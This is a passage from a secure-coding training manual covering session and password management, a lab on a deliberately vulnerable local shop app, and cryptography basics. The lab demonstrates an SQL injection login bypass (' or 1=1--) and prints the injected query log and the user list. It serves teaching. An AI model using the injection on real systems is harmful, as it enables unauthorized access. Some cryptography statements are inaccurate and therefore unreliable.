- Periodically re-validate the user's authorization to ensure that their privileges have not changed during long sessions. If they have changed, log the user out and require reauthentication.
- Disable accounts that haven't been used within a prescribed period of time.
- Make sure that accounts can be disabled and sessions terminated when a user's authorization is removed (due to changes in role, employment status, etc.).
- Configure service accounts (such as those providing connections to another server) with the least privileges needed to accomplish their work.

Provide Secure Session Management

To provide secure session management:

- Create session IDs only on trusted systems, such as a server.
- In session IDs, do not include any information that is descriptive of the application environment or any user information that would be useful to an attacker performing reconnaissance.
- Make session IDs random and long enough (e.g., 20 bytes or longer) to prevent guesswork or brute force attacks.
- Use the session management controls provided by the server or framework that use algorithms that produce sufficiently random session IDs.
- Set a restrictive domain and path for cookies containing authenticated session IDs.
- Put a time limit on inactive sessions.
- Fully terminate the associated session or connection upon logout.
- Provide the ability to log out from all pages protected by authorization.

- Establish a session inactivity timeout that is as short as possible to support business functional requirements.
- Enforce periodic session terminations, even when the session is active, providing warnings to the user as needed.
- Close any sessions established before login and establish a new session after successful login.
- Generate a new session ID and deactivate the old one periodically:
 - Upon reauthentication
 - If the connection security changes from HTTP to HTTPS
- Locate session IDs only in the HTTP cookie header, and do not expose them in URLs (e.g., GET parameters), error messages, or logs.
- Within an application, consistently utilize HTTPS rather than switching between HTTP and HTTPS.
- Supplement standard session management for sensitive or critical operations such as account management—for example, using per-session strong random tokens or parameters.
- Set the `secure` attribute for cookies transmitted over a TLS connection.
- Protect session data on the server from unauthorized access by implementing appropriate access controls on the server.
- Apply the `HttpOnly` attribute to cookies, unless you specifically require client-side scripts within your application to read or set a cookie's value.

User Provisioning

User provisioning is the process through which user accounts are created and initially configured, including the assignment of groups and roles the user is assigned to, and permissions the user is granted.

Some applications provide their own user account management features, while others utilize user management features of the platform they run on, such as Microsoft® Windows® (for Windows Desktop or network applications, for example) or Google™ (for applications running on the Google Cloud Platform™).

If you're using the platform's user provisioning features, make sure you understand the security architecture for that platform so you can leverage it properly.

If you're developing your own user account management features, consider using a time-tested proven application framework and becoming thoroughly familiar with its functioning, limitations, and any known vulnerabilities. If your user account management interface is web-based, make sure you have applied all of the typical web security guidelines.

Password Recovery

The information a user must provide in order to log in (such as a user name and password) provides a means to authenticate that the user is who he or she claims to be. Unfortunately, when users forget their login credentials, they can't authenticate, so typically you must provide some way for users to provide other forms of authentication to log in, and once they are successfully logged in, to enable them to reset their credentials.

There is not a single, standard way to implement password recovery, so software developers have devised numerous schemes to do so, typically requiring users to perform various tasks to prove their identity. Unfortunately, many of these schemes contain vulnerabilities that may result in legitimate users locked out of their own accounts and attackers given full access.

While there are many ways to accomplish this task, OWASP provides guidelines on implementing a secure, five-step password recovery feature.

Recovery Step	Description
1) Gather Identity Data or Security Questions	<ul style="list-style-type: none"> Ask the user to recall multiple pieces of specific information they provided when they first registered.
2) Verify Security Questions	<ul style="list-style-type: none"> Verify that each piece of data is correct for the given user name. If anything is incorrect, or if the user name is not recognized, display a generic error message such as “Sorry, invalid data.” If all submitted data is correct, display at least two of the user's security questions, along with input fields for the answers. <ul style="list-style-type: none"> The answer fields should be part of a single HTML form. Don't provide a drop-down list for the user to select which questions to answer. Don't pass the user name as a parameter (hidden or otherwise) when the form on this page is submitted. The user name should be stored with the server-side session. Security questions are generally easier to guess than a good password. To impede an attacker, lock out the user account after a small number (3 to 5) of failed guesses for a reasonable duration (at least 5 minutes). Then, challenge the user with some form of challenge token (reset code) per standard multi-factor workflow (see step 3).
3) Send a Token Over a Side-Channel	<ul style="list-style-type: none"> Lock out the user's account immediately. Use SMS or some other side channel to send a randomly generated reset code having 8 or more characters. The side channel adds a layer of defense, another barrier for a hacker to overcome. Limit the lifetime of the reset code (e.g., no more than 20 minutes). Once a user's password has been reset, the reset code should no longer be valid.
4) Allow User to Change Password in the Existing Session	<ul style="list-style-type: none"> Ensure the user has completed steps 1 and 2 correctly before performing this step, to prevent an attacker from directly navigating to the URL for this page. Display a simple form with one input field for the code, one for the new password, and one to confirm the new password. <ul style="list-style-type: none"> Verify the user provides the correct code. Enforce all password complexity requirements that exist in other areas of the application. Don't pass the user name as a parameter when the form is submitted. Complete the reset before any other operations are performed by the user. The user should not be able to simply navigate to another page in the application.
5) Logging	<ul style="list-style-type: none"> Keep audit records when password change requests are submitted: <ul style="list-style-type: none"> Whether or not security questions were answered When reset messages were sent to users When users utilize the reset code Failed attempts to answer security questions Failed attempted use of expired reset codes For each event, include time, IP address, and browser information to help spot trends of suspicious use.

These steps assume the following:

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

- When the user first registered, the software collected:
 - Multiple pieces of specific information (security questions) that the user can be asked to provide later, if necessary, to recover from a lost password. The answers should be consistent, something users are likely to remember, and not something easily guessed or researched by an attacker.
 - A "side channel" through which password recovery information can be sent to the legitimate user, such as an email address, SMS text number, and so forth.
- You take the usual security protections for client-side code in the password recovery feature.
- Whenever a successful password reset occurs, the session should be invalidated and the user redirected to the login page.
- Strength of questions used for reset should vary based on the nature of the credential. Administrator credentials should have a higher requirement. The ideal implementation should rotate the questions asked in order to avoid automation.
- If a user's application account has been compromised, email may also have been compromised, so tokens that do not involve email, such as SMS or a mobile soft-token, are best.

Account Lockouts

Account lockout provides protection against a brute force password-guessing attack. Typically, an account is locked after 3 to 5 failed login attempts, and can only be unlocked after a certain period of time, through a self-service unlock mechanism, or intervention by an administrator.

Although account lockout may provide useful protection in some scenarios, note that there are potential drawbacks:

- An attacker could cause a Denial of Service attack or diversion by locking out large numbers of accounts. For example, a user in an online auction or online game could lock out competitors by simply making failed login attempts with their user names.
- An attacker could use an account lockout feature to identify valid user names, depending on differences in application behavior between failed logins to existing accounts versus accounts that don't exist.
- May be ineffective against some attacks:
 - Slow attacks that try only a few passwords every hour
 - Attacks that try one password against a large list of user names
 - Attacker uses a user name/password combo list and guesses correctly on the first couple of attempts
- Powerful accounts, such as administrator accounts, often bypass lockout policy, but these are the most desirable accounts to attack. Some systems lock out administrator accounts only on network-based logins.



Note: When implementing this protection you need to balance between protecting accounts from attack and protecting users from being denied authorized access.

Guidelines for Secure Password Management

Follow these guidelines to manage passwords securely.

Provide Secure Password Management

To provide secure password management:

- Send non-temporary passwords only over an encrypted connection or as encrypted data (such as in an encrypted email). Temporary passwords associated with email resets may be an exception.
- Enforce password complexity requirements established by policy or regulation.
- Prevent password re-use.

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

- Hide password entry on the user's screen by default.
- Disable accounts after an established number of failed login attempts to prevent brute force attacks.
- Require the same level of security controls for password reset and changing operations as you require for account creation and authentication.
- Support sufficiently random answers for password reset questions.
- If using email-based resets, only send email to a pre-registered address with a temporary link/password.
- Provide a short expiration time for temporary passwords and links.
- Require temporary passwords to be changed on the next use.
- Notify users when their password has been reset (outside of the application, using their pre-registered email address, for example).
- Enforce password changes based on requirements established in policies and regulations.
- Change all default passwords and user IDs provided with the development platform or services.

ACTIVITY 5-1

Handling Authentication and Authorization Defects

Data Files

All project files within Desktop\cscdata\catalog

Scenario

Authentication and access control are important protections against unauthorized access. You'll assess the quality of the authentication and access control features in the Catalog application by attempting to perform administrative tasks without having an administrative account.

1. Start the server and load the site.

- From the Windows Desktop, open the **cscdata** folder. Open the **catalog** folder.
- With **Desktop\cscdata\catalog** showing in **File Explorer**, select **File→Open Windows PowerShell**.
- In the **PowerShell** console, type **npm start** and press **Enter**.
- Launch the Chrome web browser.
- In the browser address bar, type **localhost:3000** and press **Enter**.

2. Create the john@doe.com user account and log in.

- Select **Login**.
- Select **Register now!**
- In the **Email** text box, type **john@doe.com**
- In the **Password** text box, type **password**
- In the **Repeat Password** text box, type **password**
- Select **Register**.
- If you are prompted to cache your password in the browser, select **Never**.
- On the **Login** page, in the **Email** text box, type **john@doe.com**
- On the **Login** page, in the **Password** text box, type **password**
- Select **Log in**.
- If you are prompted to cache your password in the browser, select **Never**.

3. Guess the URL for the administration console.

- Enter various URLs using the form **http://localhost:3000##/pagename** to try to guess the URL for the administration console.
When you enter an incorrect URL, the site simply loads the default page.
- Continue to the next step only after you have reached the **Administration** page.
When you are successful, the **Administration** page shows a form for managing registered users and a form for managing customer feedback.

4. Test whether you can perform administration tasks without being an administrator.

- In the **Customer Feedback** section, select the **Delete** button  for the first comment.
As a (non-administrator) user, you are allowed to delete the comment.
- Select **Logout**.

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2018

Now you are not logged in at all.

5. Test whether you can perform administration tasks without being logged in at all.

- Enter the URL for the **Administration** page again.

The list of **Registered Users** should appear on the left. Although it was shown for the john@doe.com user, it is not shown for a user who hasn't logged in. **Customer Feedback**, however, is shown.

- In the **Customer Feedback** section, select the **Delete** button  for the first comment.

As a (non-administrator) user, you are *not* allowed to delete the comment.

- Press **Ctrl+Shift+J** to show the JavaScript console.
- Examine the JavaScript console.

```
① Failed to load resource: the server responded with a status of 401 (Unauthorized) :3000/rest/user/authentication-details/:1
⚠️ ▶ pascalprecht.translate.$translateSanitization: No sanitization strategy has been configured. This can have angular.js:14199
serious security implications. See http://angular-translate.github.io/docs/#/guide/19_security for details.
② Failed to load resource: the server responded with a status of 401 (Unauthorized) :3000/api/Feedbacks/2:1
> |
```

The delete API call failed due to a 401 (Unauthorized) error.

6. Consider how the site and its APIs have been secured.

- Considering the tasks you have just performed, note how authentication and authorization are being checked in this application.
 - The **Administration** page is launched without checking for an *authenticated* user. It seems that any user can reach this page, if they know the URL.
 - The API that manages customer feedback does check for an *authenticated* user, but it does not check for an *authorized* user. It seems that any authenticated user can manage customer feedback.

Authentication and authorization should be checked in both places, although it's not currently programmed to operate this way.

7. Log in as Administrator, without knowing the password.

- Select **Login**.

Based on a guess that the admin account is the first entry in the Users table of the database, an attacker might try to bypass a query that returns the user index.

- In the **Email** text box, type '**or 1=1**'



The screenshot shows a 'Login' form with a single input field labeled 'Email'. The value 'or 1=1--' is typed into the field. The rest of the form is standard, with a 'Log in' button.

- In the **Password** text box, type **x**

You need to provide something in this text box to enable the **Log in** button.

- Select **Login**.

- e) In the PowerShell command console, examine the command log.

```

Executing (default): SELECT * FROM Users WHERE email = '' OR l=--' AND password = '9dd4e461268c8034f5c8564e155c67a6'
Executing (default): SELECT * FROM Products WHERE 'Products'.id=9 AND 'Products'.deletedat IS NULL LIMIT 1;
Executing (default): SELECT COUNT(*) AS count FROM Feedbacks WHERE ((comment LIKE '%sanitize-html%' AND comment LIKE '%z85%') OR (comment LIKE '%base85%'))
Executing (default): SELECT * FROM Baskets WHERE Baskets.UserId = 1 LIMIT 1;
Executing (default): UPDATE 'Challenges' SET 'id'=3, 'name'='Login Admin', 'category'='SQL Injection', 'description'='Log injection attack patterns depending whether you know the administrator\'s email address or not.', 'hinturl'='https://bjoern.kimminich.de/solved-challenge>Login Admin (Log in with the administrator\'s user account.)'
POST /rest/user/login 200 59.738 ms - 460
Executing (default): SELECT * FROM Products WHERE ((name LIKE '%%' OR description LIKE '%%') AND deletedAt IS NULL) ORDER BY id DESC LIMIT 1;
Executing (default): SELECT * FROM 'Products' WHERE 'Products'.id=9 AND 'Products'.deletedat IS NULL LIMIT 1;
Executing (default): SELECT COUNT(*) AS count FROM Feedbacks WHERE ((comment LIKE '%sanitize-html%' AND comment LIKE '%z85%') OR (comment LIKE '%base85%'))
Executing (default): SELECT COUNT(*) AS count FROM Feedbacks WHERE (comment LIKE '%z85%' OR comment LIKE '%base85%')
GET /rest/product/search?q=undefined 200 21.782 ms - 9496
Executing (default): SELECT * FROM 'Users';
Executing (default): SELECT * FROM 'Products' WHERE 'Products'.id=9 AND 'Products'.deletedat IS NULL LIMIT 1;
Executing (default): SELECT COUNT(*) AS count FROM Feedbacks WHERE ((comment LIKE '%sanitize-html%' AND comment LIKE '%z85%') OR (comment LIKE '%base85%'))
GET /public/images/products/%7B%7Bproduct.image%7D%7D 200 16.355 ms - 10862

```

You have bypassed the query that returns the user index and are logged in as the first user (which happens to be the Administrator).

- f) Close the JavaScript console.
g) Navigate to <http://localhost:3000/#/administration> to display the administration console.
h) Observe the page.

Administration Registered Users	
	Email
	admin@juice-sh.op
	jim@juice-sh.op
	bender@juice-sh.op
	bjoern.kimminich@googlemail.com
	ciso@juice-sh.op
	support@juice-sh.op
	ihjfk@xohy.6o
	lbelts@n1qu.ew
	rdqfj@2wp6.yq
	john@doe.com

Now that you have Administrator access, you can see the registered users. You could also modify customer feedback if you wanted, as well.

8. How might the problems on this site be remediated?

9. Select Logout to log out and return to the All Products page.

TOPIC B

Protect Data in Transit and At Rest

Encryption provides a number of different protections for data moving across the network and data in storage.

Encryption

A security vulnerability in your software can essentially give other software or users access to the protected data or component that users have entrusted only to your software. For example, your software may store personal data in a file that can be read.

In general, it's best not to cache secure information to which your app has been entrusted at all. In cases where your app must store or transmit personal data, encryption is one way you can protect that data.

Encryption converts data from plain, or cleartext form, into coded, or ciphertext form. Only authorized parties with the necessary decryption information can decode and read the data.

Encryption can be one-way (asymmetric), which means the encryption is designed to hide only the cleartext and is never decrypted. Encryption can also be two-way (symmetric), in which the ciphertext can be decrypted back to cleartext and read.

There are many ways to encrypt data: substituting characters, transposing the position of the characters, hiding the plaintext ([steganography](#)), or using complex mathematical functions.

Depending on the type and purpose of information being secured, the information can be encrypted as it is being transmitted or while it is stored. It is becoming more common to encrypt many forms of communications and data streams, as well as entire hard disks. Some operating systems support whole-disk encryption and there are many commercial and open source tools available that are capable of encrypting all or part of the data on a disk or drive.

A [cryptographic key](#) is a specific piece of information that is used with an algorithm to perform encryption and decryption. Keys have various lengths depending on the cryptographic algorithm used and the amount of protection required for the encrypted data. A different key can be used with the same algorithm to produce different ciphertext. Without the correct key, the receiver cannot decrypt the ciphertext even with a known algorithm. The more complex the key, the stronger the encryption.

An [encryption algorithm](#) is a software routine used to encrypt data. Algorithms can be simple mechanical substitutions, but in electronic cryptography, they are generally complex mathematical functions. The stronger and more complex the algorithm, the more difficult it is to break the encryption. Algorithms are often based on very large prime numbers. Since a prime number can't be broken down to smaller numbers (such as 2, 3, 5, etc.) the lack of any repeat pattern makes it much harder to analyze and figure out. The RSA encryption algorithm, used in e-commerce, is based on prime numbers.

In general, the longer the key, the more secure the encryption. On the other hand, the longer the key, the more computationally expensive the encryption will be. Also, different types of encryption will need significantly different key lengths to be sufficiently secure. While 256-bit symmetric encryption is very secure, you would need key lengths approaching 2,048 in asymmetric encryption for the same level of assurance.

Uses for Encryption

Encryption is the best way to protect data in its various states:

- At rest (stored disk or other storage media)
- In transit (being transmitted across the network)

- In use (loaded into memory)

It can also help you support the goals of the CIA Triad.

Confidentiality—This is a primary goal of encryption. You can encrypt something so that only someone who has access to the decryption key (presumably an authorized user) will be able to decrypt the file and see its contents.

Integrity—When you create a file, document, or transmission, you can run an encryption algorithm on that file and make the results of that encryption available for the recipient. The recipient can then run the same algorithm on his or her copy and compare it to the one you published. If the result is the same, then we have mathematically proven that the file has not changed and that integrity was maintained.

Availability—You should keep availability in mind when using encryption. In general, you should use encryption that is strong enough to protect the data. But there is a trade-off to using more advanced encryption. The stronger your encryption is, the longer it will take to decrypt. This could prove inconvenient for some, and impossible for others, based on the hardware running the decryption. Keep in mind that whatever encryption you decide to use, it shouldn't slow down your software to an unacceptable level for most of your users.

There are many other uses for encryption. For example:

Non-Repudiation—You can also use encryption as a protection against repudiation, to ensure that the party that sent a transmission or created data remains associated with that data and cannot deny sending or creating that data. You should be able to independently verify the identity of a message sender, and the sender should be responsible for the message and its data. Protocols and algorithms that provide non-repudiation do so by cryptographically binding the identity of the person to the transaction.

Digital Rights Management (DRM)—DRM is a set of services used to protect intellectual property. It encrypts a document such that you must have the correct key to read the document, or perform some task on the document such as print it or forward it in an email. The key must be obtained by the vendor, often for every single use, and cannot be transferred. Moreover, a copy cannot be made of the document to evade the encryption. Only the original (including the required key) can be used.

Digital Signature—A digital signature is an encrypted identifier. Attached to a document, it enables the receiver to verify the identify of the document's sender.

Tunneling—A tunneling protocol enables a network to provide a secure service that the underlying network does not provide directly by packaging the traffic data in a form that will be compatible with the network on the other end, and wrapping it in data packets that can be transmitted on the underlying network. For example, a tunneling protocol might package data into a form that will be useful on a corporate network, providing a corporate network address to a remote user who is not directly on the corporate network, and providing encryption so the data will be secure, regardless of the network medium being used (e.g., Wi-Fi, cellular data) to actually make the connection. Examples include SSH/TLS, IPsec, and various types of VPN protocols.



Note: To learn more, check out the Spotlight on **VPN Tunneling Protocols** presentation from the **Spotlight** tile on the CHOICE Course screen.

Cryptographic Lifecycle

History has demonstrated that all cryptosystems eventually outlive their usefulness. Algorithms that were originally thought to be unbreakable (see Enigma) eventually succumb to new cryptanalytic attacks, or sheer brute force computing power:

- The Electronic Frontier Foundation (EFF) created a DES Cracker machine for under \$250,000 that could crack DES in 4.5 days.

- WEP, a weak implementation of RC4 used for years in wireless devices, can now be broken by a single laptop in a matter of minutes, spawning a shift to WPA and WPA/2-based wireless security.
- Even one of the toughest algorithms today, 4096 bit RSA, was successfully broken into by using a microphone to listen to acoustic variations in the sound produced by a CPU while performing calculations with the algorithm. This "side channel" attack demonstrates that even strong encryption can have vulnerabilities in unexpected ways.
- MD5 was initially intended to be used as a cryptographic hash function, but it has been found to suffer from various vulnerabilities. Like most hash functions, MD5 is neither encryption nor encoding, and can be cracked by brute force attack.

Although conventional methods of brute forcing an algorithm (trying every possible combination until the key is discovered) assure us that it would take thousands of years to break our best encryption algorithms, developers must never become complacent. A weak implementation of a good algorithm, or some currently unknown side channel attack, may be discovered and exploited.

Symmetric Encryption

Symmetric encryption or shared-key encryption is a two-way encryption scheme in which encryption and decryption are both performed by the same secret key. The key can be configured in software or coded in hardware. Then, the key must be securely transmitted between the two parties prior to encrypted communications.



Figure 5-1: Symmetric-key cryptography.

This need for secure key exchange leads to the largest challenge of symmetric encryption. Symmetric encryption is relatively fast and suitable for encrypting large data sets, but it is vulnerable if the key is lost or compromised. Adding to the confusion, a symmetric key is sometimes called a secret key or private key because of the absolute need to protect the key from exposure.

Here is an example of using an encryption library called `cryptography` to encrypt a string. Fernet is a method that uses 128-bit AES to provide symmetric encryption.

```
pip install cryptography
```

```
from cryptography.fernet import Fernet
key = Fernet.generate_key()
cipher_suite = Fernet(key)
cipher_text = cipher_suite.encrypt(b"This is a super secret message.")
```

```

print(cipher_text)

plain_text=cipher_suite.decrypt(cipher_text)
print(plain_text)

```

The following are algorithms used for symmetric encryption.

Symmetric Algorithm	Description
Data Encryption Standard (DES)	A block-cipher symmetric encryption algorithm that encrypts data in 64-bit blocks using a 56-bit key with 8 bits used for parity. The short key length makes DES a relatively weak algorithm, though it requires less performance overhead.
Triple DES (3DES)	A symmetric encryption algorithm that encrypts data by processing each block of data three times using a different key each time. It first encrypts plaintext into ciphertext using one key, then encrypts that ciphertext with another key, and lastly encrypts the second ciphertext with yet another key. 3DES is stronger than DES, but also triples the performance impact.
Advanced Encryption Standard (AES)	A symmetric 128-, 192-, or 256-bit block cipher developed by Belgian cryptographers Joan Daemen and Vincent Rijmen and adopted by the U.S. government as its encryption standard to replace DES. The AES algorithm is called Rijndael (pronounced “Rhine-dale”) after its creators. Rijndael was one of five algorithms considered for adoption in the AES contest conducted by the National Institute of Standards and Technology (NIST) of the United States. AES is considered one of the strongest encryption algorithms available, and offers better performance than 3DES.
Blowfish	A freely available 64-bit block cipher algorithm that uses a variable key length. It was developed by Bruce Schneier. Blowfish is no longer considered strong, though it does offer greater performance than DES.
Twofish	A symmetric key block cipher, similar to Blowfish, consisting of a block size of 128 bits and key sizes up to 256 bits. Although not selected for standardization, it appeared as one of the five finalists in the AES contest. Twofish encryption uses a pre-computed encrypted algorithm. The encrypted algorithm is a key-dependent S-box , which is a relatively complex key algorithm that when given the key, provides a substitution key in its place. This is referred to as “n” and has the sizes of 128, 192, and 256 bits. One half of “n” is made up of the encryption key, and the other half contains a modifier used in the encryption algorithm. Twofish is stronger than Blowfish and offers comparative levels of performance.
Rivest Cipher (RC) 4, 5, and 6	A series of algorithms developed by Ronald Rivest. All have variable key lengths. RC4 is a stream cipher. RC5 and RC6 are variable-size block ciphers. RC6 is considered a strong cipher and offers good performance.

Asymmetric Encryption

Although using a single key to encrypt a message is a good form of security, it has its drawbacks, such as ensuring that both parties agree to and know the key. If the key gets compromised, all communications encrypted with that key have also been compromised, and a new key has to be issued, with both parties communicating ahead of time to agree upon the key.

Asymmetric encryption was a response to the challenges of symmetric key exchange. It is based on the concept of having two keys (a key pair) that are mathematically related. One key is called the public key. The other key is called the private key. If you encrypt with one key, you must use the other key to decrypt. You cannot use the same key to both encrypt and decrypt.

You freely give away the public key, but you carefully guard the private key. Anyone who has your public key can use that key to encrypt a file or a transmission before they send it to you. Since you are the only possessor of the private key, you are the only one who has the ability to unlock that encrypted file or transmission. The nice thing about asymmetric encryption is that the two parties don't have to agree ahead of time on what the encryption key will be. You just have to trade public keys.

Notice that asymmetric encryption only works in one direction, if you only have one person's key pair. If Bob and Sue want to trade encrypted messages, then they will need to trade public keys. Bob will need to get a copy of Sue's public key, and Sue will need to get a copy of Bob's public key. Bob will use Sue's public key to encrypt the message and send it to her. Sue will then use her private key to decrypt it. In return, Sue will then use Bob's public key to encrypt the response, and send it to Bob. Bob will then use his own private key to decrypt the message.




Figure 5–2: Asymmetric-key cryptography.


```

try:
    # GENERATE NEW KEYPAIR
    private_key = rsa.generate_private_key(
        public_exponent=65537,
        key_size=4096,
        backend=default_backend()
    )
    public_key = private_key.public_key()

    # ENCRYPTION
    cipher_text_bytes = public_key.encrypt(
        plaintext=plain_text.encode('utf-8'),
        padding=padding.OAEP(
            mgf=padding.MGF1(algorithm=hashes.SHA256()),
            algorithm=hashes.SHA512(),
            label=None
        )
    )

```

Figure 5–3: Python asymmetric code snippet.



The following table lists some of the techniques and algorithms used in asymmetric encryption.

Asymmetric Algorithm	Description
Rivest Shamir Adelman (RSA)	Named for its designers, Ronald Rivest, Adi Shamir, and Len Adelman, RSA was the first successful algorithm for public key encryption. It has a variable key length and block size. It is still widely used and considered highly secure if it employs sufficiently long keys.
Diffie-Hellman (DH)	A cryptographic technique that provides for secure key exchange. Described in 1976, it formed the basis for most public key encryption implementations, including RSA, DHE, and ECDHE.
Elliptic curve cryptography (ECC)	An asymmetric, public key encryption technique that leverages the algebraic structures of elliptic curves over finite fields. ECC is used with wireless and mobile devices.
Diffie-Hellman Ephemeral (DHE)	A variant of DH that uses ephemeral keys to provide secure key exchange.
Elliptic Curve Diffie-Hellman Ephemeral (ECDHE)	A variant of DH that incorporates the use of ECC and ephemeral keys.

Hashing

Hashing is one-way cryptography that transforms cleartext into ciphertext. The resulting ciphertext is never decrypted and is called a **hash**, **hash value**, or **message digest**. It may seem odd that it is never decrypted, but it can perform its function just the same. Because the cleartext can be hashed again at any point in time and be compared to the original hash, you will know if there has been any change to the integrity of the cleartext. The input data can vary in length, whereas the hash length is fixed. For example, a 128-bit hashing algorithm always produces an output that is 128 bits long. Note, however, that the output of most hashing algorithms is actually expressed in hexadecimal format.

It is possible to break a hash through brute force. With a large password or a large file, the likelihood of finding the correct password for file contents through brute force is improbable.

The message digest can be either keyed or non-keyed. When keyed, the original message is combined with a secret key sent with the message. When non-keyed, the original message is hashed without any other mechanisms.

You can further protect the integrity of the hash by using a hashing algorithm such as Hash-based Message Authentication Code (HMAC) that includes your private key. This not only guarantees the integrity of the file, but also authenticates the message by clearly identifying its source.

A salt is a random number added to the input of a hashing function to add randomness. If two identical pieces of plaintext were hashed without a salt, they would generate the same hash value. In cryptography, consistently getting the same result is undesirable because it makes it easier for a hacker to figure out what the original plaintext was. By adding random data with the original plaintext, the system will generate unique hash values every time.




Figure 5-4: Hashing.

The following is a simple example of Python hashing.

```
sha = hashlib.sha1(b'Hash me!').hexdigest()
```

The following are algorithms used for hashing.

Hashing Algorithm	Description
Message Digest 5 (MD5)	This algorithm produces a 128-bit message digest. It was created by Ronald Rivest and is now in the public domain. MD5 is no longer considered a strong hash function. In 2004, it was demonstrated that it is not collision resistant. Its predecessors were MD2 and MD4.
Secure Hash Algorithm (SHA)	This algorithm is modeled after MD5 and is considered the stronger of the two. Common versions of SHA include SHA-160, which produces a 160-bit hash value, whereas SHA-256, SHA-384, and SHA-512 produce 256-bit, 384-bit, and 512-bit digests, respectively. Performance-wise, SHA is at a disadvantage to MD5.
NT LAN Manager (NTLM)	NTLMv1 is an authentication protocol created by Microsoft for use in its products and released in early versions of Windows® NT. It is based on the MD4 hashing algorithm. NTLMv2 was introduced in the NT 4.0 SP4, and is based on HMAC-MD5.
RACE Integrity Primitives Evaluation Message Digest (RIPEMD)	This is a message digest algorithm (cryptographic hash function) that is based along the lines of the design principles used in MD4 . There are 128-, 160-, 256-, and 320-bit versions called RIPEMD-128, RIPEMD-160, RIPEMD-256, and RIPEMD-320, respectively. The 256- and 320-bit versions reduce the chances of generating duplicate output hashes but do little in terms of higher levels of security. RIPEMD-160 was designed by the open academic community and is used less frequently than SHA-1, which may explain why it is less scrutinized than SHA.
Hash-based Message Authentication Code (HMAC)	This is a method used to verify both the integrity and authenticity of a message by combining cryptographic hash functions, such as MD5 or SHA-1, with a secret key. The resulting calculation is named based on what underlying hash function was used. For example, if SHA-1 is the hash function, then the HMAC algorithm is named HMAC-SHA1.

Digital Signatures

A **digital signature** is implemented as a message digest that has been encrypted again with a user's private key. The digital signature is appended to a message to identify the sender and the message. When the message is received, the digital signature is decrypted, with the user's public key, back into a message digest. The recipient then rehashes the original message and compares it to the sender's hash. If the two hash values match, the digital signature is authentic and the message integrity is confirmed.




Figure 5–5: A digital signature.

Creation of the Hash

It is important to remember that a digital signature is a hash that is then itself encrypted. Without the second round of encryption, another party could easily:

1. Intercept the file and the hash.
2. Modify the file.
3. Re-create the hash.
4. Send the modified file to the recipient.

Digital Signature Non-repudiation

Determine the information source by signing a hash or any other data with a private key. If it is possible to decrypt the information with the sender's public key, the sender has been verified, thus resulting in non-repudiation. Non-repudiation exists when the sender cannot deny his or her association with a data transmission.

If you digitally sign something, you cannot later disavow that action. This is because you are presumed to be the only predecessor of the private key that performs the digital signature. With a digital signature, you use an encryption key that only you possess to mark the file as originating from you.

The use of a digital signature is very often legally binding. If your private key is ever stolen or compromised, someone else could use it for malicious purposes and you could be held accountable. For that reason, private keys must be protected very carefully, including never being exposed in clear text, and if put on removable media, it must be physically controlled to minimize theft.

Digital Certificates

A **digital certificate** is an electronic document that associates credentials with a public key. Both users and devices can hold certificates. The certificate validates the certificate holder's identity and is also a way to distribute the holder's public key. A server called a **certificate authority (CA)** issues certificates and the associated public/private key pairs.

Note that a digital certificate is only the public key half of an asymmetric key pair. When the certificate is issued, it is accompanied by the private key, which is in the form of an encrypted file. The private key remains encrypted on the computer's hard drive, even after installation. This is to protect it from accidental or malicious disclosure.

Ensure that any certificates used by your website or application are signed by a Trusted Root Certification Authority. Also ensure that your app checks the validity of other certificates it may encounter when dealing with websites and external data. This provides a level of assurance that you are interacting with genuine sources and reduces the risk of compromise. Be very careful about

